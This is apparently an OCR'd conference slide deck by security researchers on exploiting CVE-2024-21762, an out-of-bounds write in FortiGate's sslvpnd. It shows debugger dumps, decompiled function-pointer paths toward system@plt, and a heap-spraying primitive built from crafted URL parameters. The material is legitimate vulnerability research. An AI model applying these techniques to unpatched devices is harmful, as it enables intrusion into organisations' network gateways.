0x7ffcd92283d0: 0x0000000000000000      0x0000000000000000
                                …
0x7ffcd922a390: 0x00007fc2c241e800      0x4bae91fb40cd3800
0x7ffcd922a3a0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a3b0: 0x00007ffcd922a400      0x0000000001a260bd
0x7ffcd922a3c0: 0x00007ffcd922a3d0      0x00007fc2c18c5218
0x7ffcd922a3d0: 0x00007ffcd922a400      0x0000000000000000
0x7ffcd922a3e0: 0x00007fc2c241e8c0      0x00007fc2c241e800
0x7ffcd922a3f0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a400: 0x00007ffcd922a430      0x0000000001a27760
0x7ffcd922a410: 0x00000000088b2dc0      0x00007fc2c241e800
0x7ffcd922a420: 0x0000000000000000      0x0000000000000000
```

Looking for valuable data on stack

CVE-2024-21762 Exploitation

Looking for valuable data on stack

```
(gdb) x/??gx $rsp
0x7ffcd9228390: 0x0a0d0000610a0d30      0x0000000000000000
0x7ffcd92283a0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283b0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283c0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283d0: 0x0000000000000000      0x0000000000000000
                              …
0x7ffcd922a390: 0x00007fc2c241e800      0x4bae91fb40cd3800
0x7ffcd922a3a0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a3b0: 0x00007ffcd922a400      0x0000000001a260bd
0x7ffcd922a3c0: 0x00007ffcd922a3d0      0x00007fc2c18c5218
0x7ffcd922a3d0: 0x00007ffcd922a400      0x0000000000000000
0x7ffcd922a3e0: 0x00007fc2c241e8c0      0x00007fc2c2410a0d
0x7ffcd922a3f0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a400: 0x00007ffcd922a430      0x0000000001a27760
0x7ffcd922a410: 0x00000000088b2dc0      0x00007fc2c241e800
0x7ffcd922a420: 0x0000000000000000      0x0000000000000000
```



CVE-2024-21762 Exploitation

```
do
{
  v6 = a1 + 32 * (v4 + 6LL);
  if ( (*(_BYTE *)(v6 + 16) & 2) != 0 ) {
    result = sub_1A26040(a1, v4, 1LL, v5);
    //...
  }
  {
    result = sub_1A26040(a1, v4, 0LL, v5);
    if ( (_DWORD)result )
    {
LABEL_23:
      v11 = *(_QWORD *)(a1 + 0x298);
      if ( v11 )
      {
        v10 = *(__int64 (__fastcall
**)(__int64))(v11+0x88);
        if ( v10 )
          return v10(a1);
      }
      return sub_1A365F0(a1);
    }
  //...
}
while ( v4 != 5 );
```

a1 structure contains several multi-level function pointer calls

```
  v8 = *(_QWORD *)(a1 + 0x298);
  if ( v8 )
    if ( v9 )
    {
      result = v8 + 0x60;
      if ( v9 != v8 + 0x60 )
      {
        v10 = *(__int64 (__fastcall **)(__int64))(v9+0xC0);
        if ( v10 )
          return v10(a1);
        return sub_1A25A00(a1);
      }
    }
  }
```

CVE-2024-21762 Exploitation

```
*(__int64 (__fastcall **)(__int64))(*(_QWORD *)(a1 + 0x298) + 0x88)(a1)
*(__int64 (__fastcall **)(__int64))(*(_QWORD *)(*(_QWORD *)(a1 + 0x298) + 0x70) + 0xC0)(a1)
```

```
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
```

Start Addr	End Addr	Size	Offset	objfile
0x400000	0x43f000	0x3f000	0x0	/bin/init
0x43f000	0x3070000	0x2c31000	0x3f000	/bin/init
0x3070000	0x47ce000	0x175e000	0x2c70000	/bin/init
0x47ce000	0x4810000	0x42000	0x43cd000	/bin/init
0x4810000	0x4ee2000	0x6d2000	0x440f000	/bin/init

GOT table

```
(gdb) x/2i *(long*)(0x48129a0+0x88)
   0x444456 <system@plt+6>:     pushq  $0x542
   0x44445b <system@plt+11>:    jmpq   0x43f020
```

Elf_Rela -> GOT table

```
(gdb) x/2i *(long*)(*(long*)(0x4368d0+0x70)+0xc0)
   0x444456 <system@plt+6>:     pushq  $0x542
   0x44445b <system@plt+11>:    jmpq   0x43f020
```

CVE-2024-21762 Exploitation

```
int __libc_system (const char *command)
{
  __pid_t pid;
  pid = fork ();
  //...
  else if (pid == 0)
  {
    /* Child process. */
    execl ("/bin/sh", "sh", "-c", command, (char *) 0);
    _exit (127);
  }
}
```

```
/bin/cli_grep -> /bin/sysctl
/bin/grep     -> /bin/sysctl
/bin/killall  -> /bin/sysctl
/bin/rm       -> /bin/sysctl
/bin/sh       -> /bin/sysctl
/bin/sysctl
```

/bin/sh in FortiOS cannot execute system commands. 😕

CVE-2024-21762 Exploitation


```
int SSL_do_handshake(SSL *s)
{
    // ...
    s->method->ssl_renegotiate_check(s, 0);
    if (SSL_in_init(s) || SSL_in_before(s)) {
        if ((s->mode & SSL_MODE_ASYNC) && ASYNC_get_current_job() == NULL) {
            struct ssl_async_args args;
            args.s = s;
            ret = ssl_start_async_job(s, &args, ssl_do_handshake_intern);
        } else {
            ret = s->handshake_func(s);
        }
    }
}
```

SSL_do_handshake() is always useful when exploiting FortiGate. 🤩

CVE-2024-21762 Exploitation

```
sub_1A26D80 -> allocSSLConn(v1, &addr, 0LL, 0, 0);
    |
    allocSSLConn -> sub_1A1E3E0(1uLL, a5 + 0x748LL, "allocSSLConn", 0xD2u);
        |
        sub_1A1E3E0 -> je_calloc(a1, a2);
```

a1 = je_calloc(1, 0x748) → Jemalloc Allocator → 0x800




Heap spraying strategy



CVE-2024-21762 Exploitation

Heap spraying primitive




```
// Content before '=' won't be URL-decoded.😟

// great target for heap spraying.🙂

// Bypass \x00 truncation.🙂

// Allocates buffers using strlen() of param and value.😟
```

Allocate four buffers, but only one is usable for heap spraying. 😢

CVE-2024-21762 Exploitation

Content buffer → `=%00AAAAAAAABBBBBBB…&`


Value buffer → `=%00AAAAAAAABBBBBBB…` `// Heap spraying`

Param buffer → `BLANK` `// 0x400 blank buffer`

```
url_decode(param1)
url_decode(value1)
```

```
insert_map(map, param1, value1)
```

Heap spraying primitive



66% of the memory region will be covered by heap spray.

CVE-2024-21762 Exploitation

Content buffer → `=%00AAAAAAAABBBBBBB…&`


Value buffer → `=%00AAAAAAAABBBBBBB…` `// Heap spraying`

Param buffer → `BLANK` `// 0x400 blank buffer`

```
url_decode(param1)
url_decode(value1)

insert_map(map, param1, value1)
```

Heap spraying primitive



Heap spray coverage can be improved using larger regions for heap spraying. 🤩

CVE-2024-21762

Demonstration

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
- Summary

Summary

- FortiGate security overview: critical n-day history and progressive file system hardening techniques
- Monolithic binary challenge: efficient patch diffing using logical component splitting
- Vulnerability analysis
  - CVE-2024-23113: fgfmd format string vulnerability exploited via partial emulation
  - CVE-2024-21762: sslvpnd OOB write vulnerability exploited using heap feng shui
- Specialized techniques are essential for complex embedded targets

Thanks!

cq674350529 zblee_

cq674350529@gmail.com zbleecn@gmail.com

QI-ANXIN
Leader in next-generation cybersecurity



OFF-BY-ONE
2025